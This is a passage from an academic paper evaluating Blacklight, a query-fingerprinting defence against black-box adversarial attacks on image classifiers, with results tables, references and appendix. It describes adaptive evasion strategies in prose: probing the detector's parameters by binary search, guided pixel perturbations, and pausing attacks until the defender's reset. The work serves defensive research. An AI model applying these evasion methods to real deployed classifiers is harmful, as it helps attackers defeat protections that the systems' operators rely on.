Increasing Learning Rates. The attacker can also try to increase dissimilarity between consecutive queries by tweaking their learning rate parameter. Learning rate controls the difference between two adjacent queries when estimating gradients. This does not apply to gradient estimation free attacks (Boundary and ECO). We only explore different learning rate for NES-QL, NES-LO and HSJA attacks. For two variants of NES, we gradually increase learning rate more than 1000 fold. While the attack success rate drops to 0%, detection success rate remains 100%. For HSJA, we gradually grow learning rate up to a factor of 10^6, until changes in learning rate no longer impact gradient estimation results. Here, attack success rate steadily drops (eventually to 15%), but detection remains at 100% throughout.

Increasing Perturbation Budgets. Our evaluation so far assumes the attacker's perturbation budget is limited to commonly accepted values: 0.05 for both L_∞ and *normalized* L_2. Future attacks might tolerate a higher perturbation budget in specific settings. Thus, we evaluate Blacklight's detection performance against attacks on `CIFAR10` with larger perturbation budgets. For all attacks, we incrementally increase the budget from 0.05 all the way up to 0.2, and measure Blacklight's attack detection rates for each budget level (running 20 attack instances for each data point). We show that the attack detection rates for NES variants and ECO remain steady at 100%, but Boundary and HSJA begin to evade detection when *normalized* $L_2 = 0.15$ (or $L_2 = 8.3$).

Blacklight can compensate by tuning the fingerprint matching threshold **T**. Table 5 shows that by lowering **T** from 25 to 15, we can dramatically increase detection rates, restoring perfect detection to most attacks (except HSJA at *normalized* $L_2 = 0.15/0.2$ ($L_2 = 8.3/11.1$) and Boundary at *normalized* $L_2 = 0.2$ ($L_2 = 11.1$)). This drop in **T** only increases false positive rates by 0.74%.

We further validate our results on the other three tasks for the two fastest converging attacks (ECO and HSJA) and the results (Table 13) are consistent with `CIFAR10`. Finally, we also perform analysis on the L_2 distances between benign images to provide a baseline for reasonable L_2 budget for adversarial attacks in Appendix §E.

Evasion via Guided Transformation. Beyond first order adaptive attacks, we worked hard to design more powerful attacks specifically targeting Blacklight. Assuming a Blacklight system's parameters **q** and **w** are unknown to an attacker, the strongest attack we could design is the two-pronged reverse engineer attack, where an attacker first uses queries to probe the limits of **q** and **w**, and then leverages those results to optimize a guided transformation attack.

The high-level intuition is that an attacker can optimally spread out their perturbation budget across the image, if they understand Blacklight and learned its specific configuration parameters. As long as there is at least one pixel changed (after pixel quantization) for some sliding window, hash values of the window will be changed. Thus, the attacker just needs to make sure that for each window, at least one pixel is different from all prior queries after quantization. In this case, Blacklight's use of $salt_Q$ in eq (2) is crucial to resisting these guided transformation attacks. Next, we summarize the attack and results when Blacklight turns $salt_Q$ off or on.

(i) Guided transformation (Blacklight's $salt_Q$ off). An attacker begins by estimating quantization step **q** and using it to compute quantization boundary B, followed by estimating value of **w**. It does this by issuing pairs of queries with a minimal perturbation based on an initial estimate of **q** or **w**, and observing whether the second query is detected as an attack. This is repeated using binary search until both **q** and **w** are determined. Finally, the attacker computes B from **q**, and then the optimal layout of modified pixels to maximize the number of substring windows affected by the perturbation. The attacker uses this process to modify each query to evade detection while iteratively optimizing queries to generate the adversarial example. We implement this attack on top of the two fastest converging attacks (ECO and HSJA) and the slowest attack (Boundary). Table 6 shows that the attacker achieves no more than 25% success rate for all tasks.

Task	Blacklight's $salt_Q$ off			$salt_Q$ on			attacker knows $(\mathbf{p}, \mathbf{q}, \mathbf{w})$, $salt_Q$ on		
	Boundary	ECO	HSJA	Boundary	ECO	HSJA	Boundary	ECO	HSJA
MNIST	0%	0%	0%	0%	0%	0%	0%	0%	0%
GTSRB	10%	5%	5%	0%	0%	0%	0%	0%	0%
CIFAR10	20%	15%	25%	0%	0%	0%	0%	0%	0%
ImageNet	5%	10%	20%	0%	0%	0%	0%	0%	0%

Table 6: *Attack success rate using guided transformations attacks.*

Metrics	NES	AutoZOOM
Attack success %	100%	100%
Attack detect %	100%	100%
Detection coverage	99.1%	98.9%
Avg queries to detection	2	2
Avg # of attack queries	1473	1240

Table 7: *Blacklight vs. hybrid batch attacks.*

(ii) Guided transformations (Blacklight's $salt_Q$ on). The defender can overcome the above adversary by making it harder to extract the quantization boundary. Blacklight does so by adding a "salt" to the quantization process, i.e., $salt_Q$ in eq. (2). This defeats attempts by the attacker to reverse engineer $\mathbf{q}$ and B. Without knowledge of $\mathbf{q}$, an attacker can still launch a weaker version of the attack, but must overshoot on perturbation to increase chances of it persisting through the salted quantization and alter the hashes. We implement such attack by altering 5, 10, and 15 out of every 20 pixels within the perturbation budget. When applying this new attack on top of ECO, HSJA, and Boundary, the attacker still achieves 0% success on all tasks, while Blacklight maintains a high detection coverage (78%). This confirms the significant robustness gained by adding the salt.

Guided Transformations when Attacker Knows $(\mathbf{q}, \mathbf{p}, \mathbf{w})$. Finally, we consider the strongest guided transformation attack – the attacker knows the exact values of $\mathbf{q}$, $\mathbf{p}$, $\mathbf{w}$ and can better perturb queries to evade detection.

To make a query x evade detection, the attacker must ensure that for each window, at least one pixel of x is different from all prior queries after quantization. This is because Blacklight's one-way hash distribution and the top $\mathbf{S}$ hash choices remain unpredictable to the attacker. Knowing $\mathbf{q}$, $\mathbf{p}$, $\mathbf{w}$ helps the attacker to optimize the pixel perturbation. For example, now in each window changing a pixel by $\mathbf{q}$ or $-\mathbf{q}$ will change the hash despite the use of $saltQ$. To make x's full hashes different from those of all prior attack queries, we apply a permutation-based pixel selection algorithm to minimize the total perturbation (see Algorithm1 in Appendix).

Even with this strong attack, attackers still have 0% success rate after sending 100K queries (see Table 6). These attack queries do bypass Blacklight's detection, but the attack's iteration optimization process never converges to generate an adversarial example (regardless of the perturbation budget). This is because the perturbation applied to individual attack queries in order to evade detection is too large to make the query results useful for attack optimization, i.e., they fail to capture detailed decision boundaries of the target model. As such, the iterative optimization process fails to make concrete progress but "randomly" wanders around.

Summary. Together, our experiments with guided transformation attacks show that (1) salted quantization is important to resist advanced attackers, and (2) under the Blacklight defense, attackers now face two conflicting goals when building attack queries: evading Blacklight's detection or advancing the attack's iterative optimization process using queries.

9.2 Reducing Number of Attack Queries

Another way to evade Blacklight is to reduce the queries needed for an attack to succeed. Since Blacklight examines similarity between a new query and past queries, the fewer the queries needed, the lower the probability that the attack query will be detected. We explore two adaptive attacks that focus on reducing attack queries needed.

Hybrid Black-Box Attacks. Substitute model based priors can be useful for planning attack queries [19, 29, 33, 67]. For example, adversarial examples generated from a substitute model can serve as a good starting point to launch query-based black-box attacks, allowing the attacker to use a smaller number of queries to complete the attack [67]. We run two of these hybrid attacks [67] (NES and AutoZOOM) while using Blacklight to protect the target model. For each attack, we run 100 attack sequences on CIFAR10 and report our results in Table 7. We see that the two hybrid attacks do reduce the number of queries required for complete an attack, Blacklight still leads to 100% attack detection, 99% of detection coverage, and detect attack queries after just 2 queries.

Optimal Black-Box Attacks. Since black-box attacks are continuously evolving in query efficiency, we also evaluate Blacklight against two types of highly efficient attacks that are possible but do not yet exist. First, we consider extremely "query-efficient" black-box attacks that require orders of magnitude fewer attack queries than current attacks by downsampling existing attack sequences. We find that even when attacks are able to complete in 500, 100, or 50 queries, Blacklight still detects them near perfectly (100% detection rate for 4 attacks and 89% for Boundary attack).

Second, we imagine a "perfect-gradient" black-box algorithm that is somehow able to perfectly predict gradient functions from the results of its attack queries, as accurately as a white-box attack. Our results show Blacklight detects 100% of attacks driven by CW [12], and 81% of attacks driven by PGD [49]. The details are listed in Table 14, Appendix §E.

9.3 Evasion by Exploiting Reset Window

Finally, to guarantee the efficacy of Blacklight, the defender would reset the system periodically. Thus, a patient attacker can leverage the reset feature to evade detection.

Pause and Resume Attacks. Adversaries can try to evade detection by exploiting the fact that Blacklight periodically

resets its database to remove all fingerprints. They can pause their attack every time it receives a rejection response, and resuming the attack the next time Blacklight resets its database. We experiment on all five black-box attacks using this strategy against a `CIFAR10` model and Blacklight. We run 100 instances of each attack, and show average total queries needed for each attack to succeed, and the average number of reset cycles that requires in Table 15. If we reset Blacklight every 24 hours, the fastest successful attacker would complete an attack (using HSJA) in 1092 days or roughly 3 years. While this strategy does allow for a successful attack, the time cost to perform this attack makes it highly impractical.

10 Conclusion and Limitations

Blacklight protects DNN models against query-based black-box attacks, using a probabilistic fingerprint to detect highly similar queries generated by attack optimization. Blacklight achieves near-perfect detection against eight SOTA attacks with negligible false positives, resists persistent attackers, and is robust to a range of adaptive and even idealized countermeasures. We also demonstrated that Blacklight can successfully generalize to some text classification tasks.

Blacklight faces two limitations that demand further research. First, it is unable to defend against substitute model (SM) attacks, but can be combined with SM defenses to launch a more complete defense against both types of black-box attacks (see Appendix §A for initial results). Second, Blacklight relies on the fact that *existing* query-based black-box attacks all produce highly similar queries during their iterative optimization process, a phenomenon rarely seen in benign queries. It is not future-proof, i.e. a (future) attack breaking this assumption would evade Blacklight.

Acknowledgements

We thank our anonymous reviewers for their insightful feedback. This work is supported in part by NSF grants CNS-1949650, CNS-1923778, CNS-1705042, by C3.ai DTI, and by the DARPA GARD program. Huiying Li is supported in part by a Facebook Fellowship and a Siebel Scholarship. Emily Wenger is also supported by a GFSD Fellowship and a Harvey Fellowship. Both Emily Wenger and Shawn Shan are also supported by Neubauer Fellowships at the University of Chicago. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

References

[1] Flickr, 2020. http://www.flickr.com/.

[2] Photodna, 2021. https://www.microsoft.com/en-us/photodna.

[3] Maksym Andriushchenko et al. Square attack: a query-efficient black-box adversarial attack via random search. In *Proc. of ECCV*, 2020.

[4] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *Proc. of ICML*, 2018.

[5] Arjun Nitin Bhagoji, Warren He, Bo Li, and Dawn Song. Practical black-box attacks on deep neural networks using efficient query mechanisms. In *Proc. of ECCV*, 2018.

[6] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. In *Proc. of ICLR*, 2018.

[7] Sergey Brin, James Davis, and Hector Garcia-Molina. Copy detection mechanisms for digital documents. In *Proc. of SIGMOD*, 1995.

[8] Jacob Buckman, Aurko Roy, Colin Raffel, and Ian Goodfellow. Thermometer encoding: One hot way to resist adversarial examples. In *Proc. of ICLR*, 2018.

[9] Nicholas Carlini and David Wagner. Defensive distillation is not robust to adversarial examples. *arXiv:1607.04311*, 2016.

[10] Nicholas Carlini and David Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. *Proc. of AISec*, 2017.

[11] Nicholas Carlini and David Wagner. Magnet and efficient defenses against adversarial attacks are not robust to adversarial examples. *arXiv:1711.08478*, 2017.

[12] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *Proc. of IEEE S&P*, 2017.

[13] Casey Chan. What facebook deals with everyday: 2.7 billion likes, 300 million photos uploaded and 500 terabytes of data, 2012. https://gizmodo.com/what-facebook-deals-with-everyday-2-7-billion-likes-3-5937143.

[14] Jianbo Chen, Michael I. Jordan, and Martin J. Wainwright. Hopskipjumpattack: A query-efficient decision-based attack. In *Proc. of IEEE S&P*, 2020.

[15] Pin-Yu Chen et al. Zoo: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In *Proc. of AISec*, 2017.

[16] Pin-Yu Chen et al. Ead: elastic-net attacks to deep neural networks via adversarial examples. In *Proc. of AAAI*, 2018.

[17] Steven Chen, Nicholas Carlini, and David Wagner. Stateful detection of black-box adversarial attacks. In *Proc. of ACM SPAI*, 2020.

[18] Minhao Cheng et al. Sign-opt: A query-efficient hard-label adversarial attack. In *Proc. of ICLR*, 2019.

[19] Shuyu Cheng et al. Improving black-box adversarial attacks with a transfer-based prior. In *Proc. of NeurIPS*, 2019.

[20] Francesco Croce et al. Sparse-rs: a versatile framework for query-efficient sparse black-box adversarial attacks. *arXiv:2006.12834*, 2020.

[21] G. S. Dhillon et al. Stochastic activation pruning for robust adversarial defense. In *Proc. of ICLR*, 2018.

[22] Yinpeng Dong, Tianyu Pang, Hang Su, and Jun Zhu. Evading defenses to transferable adversarial examples by translation-invariant attacks. In *Proc. of CVPR*, 2019.

[23] John R. Douceur. The Sybil attack. In *Proc. of IPTPS*, 2002.

[24] Stéphane Ducasse, Matthias Rieger, and Serge Demeyer. A language independent approach for detecting duplicated code. In *Proc. of ICSM*, 1999.

[25] Ryan Feng et al. Query-efficient physical hard-label attacks on deep learning visual classification. *arXiv preprint arXiv:2002.07088*, 2020.

[26] Ji Gao, Jack Lanchantin, Mary Lou Soffa, and Yanjun Qi. Black-box generation of adversarial text sequences to evade deep learning classifiers. In *Proc. of IEEE S&P Workshops*. IEEE, 2018.

[27] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv:1412.6572*, 2014.

[28] Warren He et al. Adversarial example defenses: Ensembles of weak defenses are not strong. In *Proc. of WOOT*, 2017.

[29] Zhichao Huang and Tong Zhang. Black-box adversarial attack with transferable model-based embedding. In *Proc. of ICLR*, 2019.

[30] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box adversarial attacks with limited queries and information. In *Proc. of ICML*, 2018.

[31] Nathan Inkawhich et al. Perturbing across the feature hierarchy to improve standard and strict blackbox attack transferability. *Proc. of NeurIPS*, 2020.

[32] Di Jin, Zhijing Jin, Joey Tianyi Zhou, and Peter Szolovits. Is bert really robust? a strong baseline for natural language attack on text classification and entailment. In *Proc. of AAAI*, 2020.

[33] Mika Juuti, Buse Gul Atli, and N Asokan. Making targeted black-box evasion attacks effective and efficient. In *Proc. of AISec*, 2019.

[34] Mika Juuti, Sebastian Szyller, Samuel Marchal, and N Asokan. Prada: protecting against dnn model stealing attacks. In *Proc. of EuroS&P*, 2019.

[35] Neal Krawetz. Kind of like that, 2013. http://www.hackerfactor.com/blog/index.php?/archives/529-Kind-of-Like-That.html.

[36] Alex Krizhevsky et al. Learning multiple layers of features from tiny images. Technical report, Citeseer, 2009.

[37] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. *arXiv:1607.02533*, 2016.

[38] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial machine learning at scale. *Proc. of ICLR*, 2017.

[39] Yann LeCun, Léon Bottou, Yoshua Bengio, and Patrick Haffner. Gradient-based learning applied to document recognition. *Proc. of the IEEE*, 1998.

[40] Nicole Lee. Having multiple online identities is more normal than you think. Engadget, March 2016. https://www.engadget.com/2016/03/04/multiple-online-identities.

[41] Huichen Li et al. Qeba: Query-efficient boundary-based blackbox attack. In *Proc. of CVPR*, 2020.

[42] Huiying Li et al. Blacklight: Scalable defense for neural networks against query-based black-box attacks. *arXiv:2006.14042*, 2022.

[43] J Li et al. Textbugger: Generating adversarial text against real-world applications. In *Proc. of NDSS*, 2019.

[44] Jiadong Lin et al. Nesterov accelerated gradient and scale invariance for adversarial attacks. In *Proc. of ICLR*, 2019.

[45] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. In *Proc. of ICLR*, 2017.

[46] Zhijun Liu et al. Detecting and filtering instant messaging spam-a global and personalized approach. In *Proc. of NPSec*, 2005.

[47] Xingjun Ma et al. Characterizing adversarial subspaces using local intrinsic dimensionality. In *Proc. of ICLR*, 2018.

[48] Andrew Maas et al. Learning word vectors for sentiment analysis. In *Proc. of ACL:HLT*, 2011.

[49] Aleksander Madry et al. Towards deep learning models resistant to adversarial attacks. *arXiv:1706.06083*, 2017.

[50] Rishabh Maheshwary, Saket Maheshwary, and Vikram Pudi. Generating natural language attacks in a hard label black box setting. In *Proc. of AAAI*, 2021.

[51] Thibault Maho, Teddy Furon, and Erwan Le Merrer. Surfree: a fast surrogate-free black-box attack. *arXiv:2011.12807*, 2020.

[52] Udi Manber. Finding similar files in a large file system. In *Proc. of USENIX Winter Technical Conference*, volume 94, pages 1–10, 1994.

[53] Seungyong Moon, Gaon An, and Hyun Oh Song. Parsimonious black-box adversarial attacks via efficient combinatorial optimization. In *Proc. of ICML*, 2019.

[54] Ciprian Oprişa, George Cabău, and Gheorghe Sebestyen Pal. Malware clustering using suffix trees. *Journal of Computer Virology and Hacking Techniques*, 2016.

[55] Nicolas Papernot et al. Distillation as a defense to adversarial perturbations against deep neural networks. In *Proc. of IEEE S&P*, 2016.

[56] Nicolas Papernot et al. Practical black-box attacks against machine learning. In *Proc. of ACM AsiaCCS*, 2017.

[57] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv:1605.07277*, 2016.

[58] Vassil Roussev. Hashing and data fingerprinting in digital forensics. *IEEE Security & Privacy*, 2009.

[59] Chanchal K Roy, James R Cordy, and Rainer Koschke. Comparison and evaluation of code clone detection techniques and tools: A qualitative approach. *Science of computer programming*, 2009.

[60] Olga Russakovsky et al. ImageNet Large Scale Visual Recognition Challenge. *Proc. of IJCV*, 2015.

[61] P. Samangouei, M. Kabkab, and R. Chellappa. Defensegan: Protecting classifiers against adversarial attacks using generative models. In *Proc. of ICLR*, 2018.

[62] Shawn Shan, Emily Wenger, Bolun Wang, Bo Li, Haitao Zheng, and Ben Y. Zhao. Gotta catch 'em all: Using honeypots to catch adversarial attacks on neural networks. In *Proc. of CCS*, 2020.

[63] Narayanan Shivakumar and Hector Garcia-Molina. Scam: A copy detection mechanism for digital documents. In *Proc. of ACM DL*, 1995.

[64] Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage. Automated worm fingerprinting. In *Proc. of OSDI*, 2004.

[65] Y. Song et al. Pixeldefend: Leveraging generative models to understand and defend against adversarial examples. In *Proc. of ICLR*, 2018.

[66] Johannes Stallkamp, Marc Schlipsing, Jan Salmen, and Christian Igel. Man vs. computer: Benchmarking machine learning algorithms for traffic sign recognition. *Neural Networks*, 2012.

[67] Fnu Suya, Jianfeng Chi, David Evans, and Yuan Tian. Hybrid batch attacks: Finding black-box adversarial examples with limited queries. In *Proc. of USENIX Security*, 2020.

[68] Florian Tramèr et al. Ensemble adversarial training: Attacks and defenses. In *Proc. of ICLR*, 2018.

[69] Chun-Chen Tu et al. Autozoom: Autoencoder-based zeroth order optimization method for attacking black-box neural networks. In *Proc. of AAAI*, 2019.

[70] Twitter. Twitter turns six, 2012. https://blog.twitter.com/official/en_us/a/2012/twitter-turns-six.html.

[71] Jonathan Uesato, Brendan O'donoghue, Pushmeet Kohli, and Aaron Oord. Adversarial risk and the dangers of evaluating against weak attacks. *arXiv:1802.05666*, 2018.

[72] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *Proc. of IEEE S&P*, 2019.

[73] Wierstra et al. Natural evolution strategies. In *Proc. of IEEE World Congress on Computational Intelligence*, 2008.

[74] Lior Wolf, Tal Hassner, and Itay Maoz. Face recognition in unconstrained videos with matched background similarity. In *Proc. of CVPR*, 2011.

[75] Eric Wong, Leslie Rice, and J Zico Kolter. Fast is better than free: Revisiting adversarial training. *arXiv:2001.03994*, 2020.

[76] Dongxian Wu et al. Skip connections matter: On the transferability of adversarial examples generated with resnets. *arXiv:2002.05990*, 2020.

[77] C. Xie et al. Mitigating adversarial effects through randomization. In *Proc. of ICLR*, 2018.

[78] Cihang Xie et al. Improving transferability of adversarial examples with input diversity. In *Proc. of CVPR*, 2019.

[79] Ziang Yan, Yiwen Guo, Jian Liang, and Changshui Zhang. Policy-driven attack: Learning to query for hard-label black-box adversarial examples. In *Proc. of ICLR*, 2021.

[80] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y. Zhao, and Yafei Dai. Uncovering social network sybils in the wild. *ACM TKDD*, 8(1), 2014.

[81] Yuanshun Yao, Zhujun Xiao, Bolun Wang, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. Complexity vs. performance: Empirical analysis of machine learning as a service. In *Proc. of IMC*, Nov. 2017.

[82] Valentina Zantedeschi, Maria-Irina Nicolae, and Ambrish Rawat. Efficient defenses against adversarial attacks. In *Proc. of AISec*, 2017.

[83] Stephan Zheng et al. Improving the robustness of deep neural networks via stability training. In *Proc. of CVPR*, 2016.

[84] Feng Zhou et al. Approximate object location and spam filtering on peer-to-peer systems. In *Proc. of ACM Middleware*, 2003.

Appendix

A Defense against Substitute Model Attacks

Blacklight is designed to detect query based black-box attacks. It cannot defend against attacks transferred from a substitute model. As we discussed in §2, substitute model attacks can be effectively stalled by an existing defense called ensemble adversarial training (EAT) [68]. EAT adversarially trains an ensemble of models with different architectures [49], which are shown to be robust against the substitute model attack. Hence, to defend against all types of black-box attacks, the defender can combine Blacklight with EAT to build a hybrid defense system.

We build and evaluate a hybrid Blacklight and EAT defense on the cifar task. Specifically, we build an ensemble model with three different architectures (6-layer CNN, 8-layer CNN, ResNet-20) and adversarially train the network using PGD attacks as suggested by [49]. We use the same Blacklight configuration as before.

We perform both substitute model based attacks and query based black-box attacks against the above ensemble model defended by Blacklight. For the substitute model attack we run the state-of-art attack proposed by Papernot et al [56], and for the query-based attacks we run the same five black-box attacks. The result shows that the hybrid defense works well and the two defenses do not interfere with each other. The substitute model attack achieves 0% success (thanks to EAT), and Blacklight achieves the same accurate attack query detection as reported before. Thus, we conclude that Blacklight, when combined with EAT, can defend against today's black-box attacks.

Attack	Detection coverage	Avg queries to detect	Attack success w. mitigation	Attack success w/o mitigation
NES - QL	1.8% / 0.8%	52 / 112	97% / 97%	97%
NES - LO	1.3% / 0.9%	52 / 111	85% / 85%	85%
Boundary	1.0% / 0.8%	54 / 115	86% / 86%	86%
ECO	1.8% / 0.9%	53 / 112	88% / 88%	88%
HSJA	1.7% / 0.9%	52 / 111	100% / 100%	100%
QEBA	1.6% / 0.9%	52 / 111	100% / 100%	100%
SurFree	1.9% / 0.9%	52 / 111	100% / 100%	100%
Policy-Driven	2.1% / 0.9%	53 / 111	98% / 98%	98%

Table 8: *Detection performance of Stateful Detection [17] and PRADA [34] when attackers change their accounts after detected and disabled on* `CIFAR10`*, in terms of attack detection and mitigation. The result is presented as s"Stateful Detection / PRADA".*

B Additional Results for §4

Table 8 lists the detection performance of SD and PRADA, when attackers switch to a new account to continue the attack after the current account gets banned.

C Experimental Configurations

Table 9 summarizes the four image classification tasks used in our experiments. More details on associated models, attack configurations and Blacklight's configurations can be found in our extended version [42].

D Additional Results for §8

Boundary attacks with 1 million queries. Table 10 shows that blacklight still has 100% attack detect rates for boundary attacks with 1 million query limits. Furthermore, we find that the detection coverages are even higher for attacks with 1 million query limits than those with 100K query limits. This validates our hypothesis that Blacklight detects boundary attacks at later stage because boundary attack advances slower in converging to the successful adversarial examples. Finally, boundary attacks still have 0% attack success rate with Blacklight mitigation even with 1 million queries.

Blacklight's performance on universal patch attack. Table 11 lists the detailed results for Blacklight's detection and mitigation results on Sparse-RS universal patch attack.

Impacts for Blacklight parameter configuration. We show the experimental results for the impact of Blacklight parameters (Quantization step (**q**), # of hashes per fingerprint (**S**), Sliding window size (**w**), and Sliding step (**p**)) by plotting the Detection Coverage (%) and False Positive Rate (%) with different parameter settings in Figure 10.

E Additional Results for §9

Evasion via Image Transformations. We report the details for our experiments against Image Transformations here. After applying these transformations to attack queries, we report the attack success rate (without the Blacklight defense) and Blacklight's attack detection rate, on the `CIFAR10` task.

Task	Dataset	# Classes	Training data size	Test data size	Input size	Model architecture	Model accuracy
Digit Recognition (`MNIST`)	MNIST	10	60,000	10,000	(28, 28, 1)	6 Conv + 3 Dense	99.36%
Traffic Sign Recognition (`GTSRB`)	GTSRB	43	39,209	12,630	(48, 48, 3)	6 Conv + 3 Dense	97.59%
Object Recognition - Small (`CIFAR10`)	CIFAR-10	10	50,000	10,000	(32, 32, 3)	ResNet20	91.48%
Object Recognition - Large (`ImageNet`)	ImageNet	1000	1,281,167	50,000	(224, 224, 3)	ResNet152	73.05%

Table 9: *Overview of image classification tasks with their associated datasets and models.*




Figure 10: *Detection Coverage (%) and False Positive Rate (%) with different settings on Blacklight parameters: Quantization step (***q***), # of hashes per fingerprint (***S***), Sliding window size (***w***), and Sliding step (***p***).*

Task	w. Detection			w. Mitigation	w/o Blacklight	
	Attack detect %	Detection coverage	Avg queries to detect	Attack success	Attack success	Avg # attack queries
`MNIST`	100%	76.3%	16	0%	26%	892350
`GTSRB`	100%	71.2%	19	0%	40%	902931
`CIFAR10`	100%	69.7%	27	0%	96%	829124
`ImageNet`	100%	97.2%	39	0%	79%	738452

Table 10: *Blacklight's detection and mitigation results on Boundary attack. We stop the boundary attack if it is no successful after 1 million attack queries.*

Task	w. Detection			w. Mitigation	w/o Blacklight	
	Attack detect %	Detection coverage	Avg queries to detect	Attack success	Attack success	Avg # attack queries
`MNIST`	100%	98.4%	8	0%	32.9%	88021
`GTSRB`	100%	98.9%	14	0%	10.8%	98386
`CIFAR10`	100%	97.6%	12	0%	54.7%	87201
`ImageNet`	100%	98.7%	9	0%	27.7%	92039

Table 11: *Blacklight's detection and mitigation results on Sparse-RS universal patch attack.*

Attack \ Transformation		Gaussian Noise w. Different STD				Image Augmentation			
		0.0001	0.0005	0.005	0.05	Shift	Rotate	Zoom	Comb.
NES - QL	**ASR**	85%	80%	15%	0%	100%	75%	80%	60%
	ADR	100%	100%	100%	N/A	100%	100%	100%	100%
NES - LO	**ASR**	25%	20%	15%	0%	100%	45%	70%	20%
	ADR	100%	100%	100%	N/A	100%	100%	100%	100%
Boundary	**ASR**	90%	90%	85%	0%	90%	90%	90%	90%
	ADR	100%	100%	100%	N/A	100%	100%	100%	100%
ECO	**ASR**	85%	0%	0%	0%	0%	0%	0%	0%
	ADR	100%	N/A	N/A	N/A	N/A	N/A	N/A	N/A
HSJA	**ASR**	95%	20%	5%	0%	0%	5%	10%	15%
	ADR	100%	100%	100%	N/A	N/A	100%	100%	100%

Table 12: *Attack success rate (ASR) w/o Blacklight mitigation and Blacklight attack detection rate (ADR) of successful attacks as attackers add different image transformations. Column 3-6 report the results for adding Gaussian Noise with different standard deviation (STD) and Column 7-10 report the results for applying different image transformations to each attack queries.*

Like before, we report attack detection rate only *successful attacks*. For each setting, we run 20 attack instances.

For Gaussian noise based transformations, we vary the standard deviation (STD) of noise from 0.0001 to 0.05 (with all query inputs normalized to [0,1]). Results in Table 12 show that as noise levels increase, attack success rates drop quickly. But at all noise levels tested, Blacklight is able to detect all successful attacks. Intuitively, sufficiently high noise will disrupt classification of both benign and attack queries, thus degrading the attack success rate. We see that Blacklight is generally more robust than the attack's iterative optimization process – Blacklight continues to detect attacks at noise levels where the noise has long since disrupted the attack.

For image augmentation, we test 4 cases where the attacker shifts each input horizontally/vertically by up to 10%, rotate by up to 10°, zoom in by up to 10%, and a combination of all three. Table 12 shows that while different attacks react differently to image augmentation techniques (some still produce successful attacks while others fail completely), Blacklight is able to detect all successful attack sequences under different transformations.

Increasing Perturbation Budget. To provide a comprehensive evaluation on the impact of increasing perturbation budget on Blacklight, we run experiments on all tasks for the two fastest converging attacks (ECO and HSJA) with larger perturbation budgets. Table 13 shows that Blacklight achieves 100% on all tasks for ECO attacks even with perturbation budget up to 0.2. For HSJA attack, Blacklight can de-

Task	ECO				HSJA			
	0.05	0.1	0.15	0.2	0.05	0.1	0.15	0.2
MNIST	100%	100%	100%	100%	100%	100%	75%	40%
GTSRB	100%	100%	100%	100%	100%	100%	70%	50%
CIFAR10	100%	100%	100%	100%	100%	100%	80%	40%
ImageNet	100%	100%	100%	100%	100%	100%	90%	85%

Table 13: *Blacklight detection rate for attacks using larger perturbation budgets for all tasks. We use* $\mathbf{T} = 15$ *with a small increase in false positives (0.74%).*

Attack Type \ N	500	100	50	10
NES - Query Limit	100%	100%	100%	95%
NES - Label Only	100%	100%	100%	31%
Boundary	100%	90%	89%	48%
ECO	100%	100%	100%	100%
HSJA	100%	100%	100%	91%
CW	Average N = 6.33, Detection rate = 100%			
PGD	Average N = 3.13, Detection rate = 81%			

Table 14: *Blacklight's performance against near-optimal "query-efficient" and "perfect-gradient" black-box attacks.*

Attack Type	Average Reset Cycles Needed	Average Total Queries
NES-QL	11471	12695
NES-LO	65837	67099
Boundary	2285	6160
ECO	16590	16591
HSJA	1092	1121

Table 15: *Average reset cycles needed for a successful Pause and Resume attack on* CIFAR10. *The fastest attack (HSJA) can succeed in roughly 3 years.*

tect 100% of attacks on all tasks when the *normalized* L_2 perturbation budgets are no more than 0.1. When the *normalized* L_2 perturbation budgets get larger, Blacklight's detection rate drops gradually. However, we believe this is reasonable since the *normalized* L_2 budget is too large that even exceeds the *normalized* L_2 distances between some benign images. Detailed analysis is listed in our extended version [42].

Pause and Resume Attacks. Table 15 lists the average number of reset cycles needed for different attacks. We also include average total number of queries needed for attacks as reference.

